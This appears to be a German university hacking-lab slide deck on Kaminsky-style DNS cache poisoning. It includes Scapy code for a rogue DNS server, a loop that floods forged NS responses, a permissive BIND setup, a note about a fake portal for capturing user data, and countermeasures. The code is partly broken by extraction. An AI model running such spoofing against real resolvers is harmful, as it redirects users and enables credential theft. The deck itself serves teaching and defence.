# HACKERPRAKTIKUM PART III: DNS-CACHE-POISONING


#### Inhalt

- Aufgabenstellung
- Grundlagen des Angriffs
- Das Setup und die Konfiguration
- Der Angriff
- Versuchsreihen und Vorgehensweisen
- Gegenmaßnahmen


## Aufgaben

- Aufgabe 1:
   Schreiben Sie einen einfachen DNS-Server, der
   Anfragen für A-Records zu www.bank.com
   beantwortet. Dieser Server wird später das Ziel der
   Umleitung.
- Aufgabe 2:
   Schreiben Sie einen Exploit für das gegeben
   Netzwerk-Setup. (Kaminky-DNS-Attack)

- Zwei Angriffs-Szenarien
  - Klassisches DNS-Cache-Poisoning
    - Gefälschten A-Record in den Cache eines DNS-Servers schleusen
    - Nicht flexible und sehr statisch
  - Kaminskys DNS-Cache-Poisoning
    - Gefälschten NS-Record in den Cache eines DNS-Servers schleusen
    - Flexibel und deutlich stärker



- Kaminskys DNS-Cache-Poisoning
  - Vorher einen gefälschten A-Record in den Cache geschleust
  - Jetzt einen gefälschten NS-Record
  - Flexibel und deutlich stärker



#### Das Setup und die Konfigurationen

#### Attacker-DNS als Python-Programm

```
while True:
   request, addr = sock.recvfrom(4096)
   dns request = DNS(request)
   response = DNS (
       id=dns request.id, # Query ID / transaction id
       qr=1, # QR (Query / Response) 1=response
       opcode=0, # Set by client to 0 for a standard query, 0:"QUERY",1:"IQUERY",2:"STATUS"
       aa=1, # Set to 1 in a server response if this dns response is Authoritative, 0 if not.
       qdcount=1, # Question record count
       ancount=1, # Answer count
       # DNS Question Record(s)
       qd=DNSQR(qname=dns request[DNSQR].qname, qtype='A', qclass='IN'),
       # DNS Resource Record(s)
       an=DNSRR(rrname=dns request[DNSQR].qname, type='A', rclass='IN', rdata=fixed ip, ttl=86400)
   sock.sendto(bytes(response), addr)
```

#### Das Setup und die Konfigurationen

#### Victim-DNS und Bind

```
options {
    directory "/etc/namedb";
    pid-file "/var/run/named.pid";
    statistics-file "/var/run/named.stats";
    query-source address <ip> port <port out>;
    dnssec-enable no:
    allow-recursion { any; };
    allow-query { any; };
    auth-nxdomain no; # conform to RFC1035
    listen-on-v6 { none; };
    listen-on port <port in> {
        127.0.0.1;
        <ip>;
    };
};
```

# Der Angriff

```
def a request (domain):
def forged ns response (id, target domain, known ns domain, known ns ip):
while self.running:
    target domain = "www{{}{}}".format(counter, self.offset, victim host base)
    counter += 1
    packet list = [Ether() / a request(target domain)]
    for i in range (self.response amount):
        packet list.append(
            forged ns response (
                (id + i) % (2 ** 16),
                target domain,
                self.known ns domain,
                self.known ns ip
    id = (id + self.response amount) % (2 ** 16)
    sendpfast(packet list, pps=100000, iface="eth1", verbose=0)
    ns response = sr1(a request(self.known ns domain), verbose=0)
    if ns response[DNS].an.rdata == attacker dns ip:
        print("Successfully poisoned the zone of {}".format(victim host base))
        break
    else:
        print("Poisoning failed")
```

# Der Angriff

Beispiel Antwort von forged\_ns\_response

```
;; ANSWER SECTION:
aaaa.example.com. 120 IN A 10.10.10.10

;; AUTHORITY SECTION:
example.com. 86400 IN NS www.example.com.

;; ADDITIONAL SECTION:
www.example.com. 604800 IN A 10.10.10.20
```

#### Versuchsreihen und Vorgehensweisen

- Erster Schritt:
  - Victim-DNS fragt beim Attacker-DNS nach der IP
  - Korrekte Form der Antwort testen
  - Versteht der Browser die angegeben Informationen

#### Versuchsreihen und Vorgehensweisen

- Aufbau des Versuchs-Set-Ups
  - Victim-DNS fragt TLD-Server nach NS-Server
    - Erst nur Googles DNS-Server
  - Attacker-Skript sendet DNS-Responses
    - Erste Testreihe nur mit A-Records
    - Später auch komplexer mit NS-Records
  - Attacker-DNS antwortet immer mit der IP des Attacker-Webservers
    - Fake-Porta zum Benutzerdaten abgreifen

#### Versuchsreihen und Vorgehensweisen

- Versuche
  - BIND4, BIND8 (mehrere Versionen) und BIND9 (mehrere Versionen)
  - Mit unterschiedlichen Betriebsystemen
    - Ubuntu 8, 14 und 16
    - Suse
    - centOS
    - Manjaro

## Gegenmaßnahmen

Gleichverteilung der Transaktionsnummern

$$\frac{1}{2^{16}} = 0,00001525878$$

- Port-Randomization
  - $\square$  Mindestens  $\frac{1}{2^{11}} = 0,00048828125$
- Random-URL-Capitalizing
  - Abhängig von der URL Länge
  - Bei wikipedia.de z.B. 11 Buchstaben, also:

$$\frac{1}{2^{11}} = 0,00048828125$$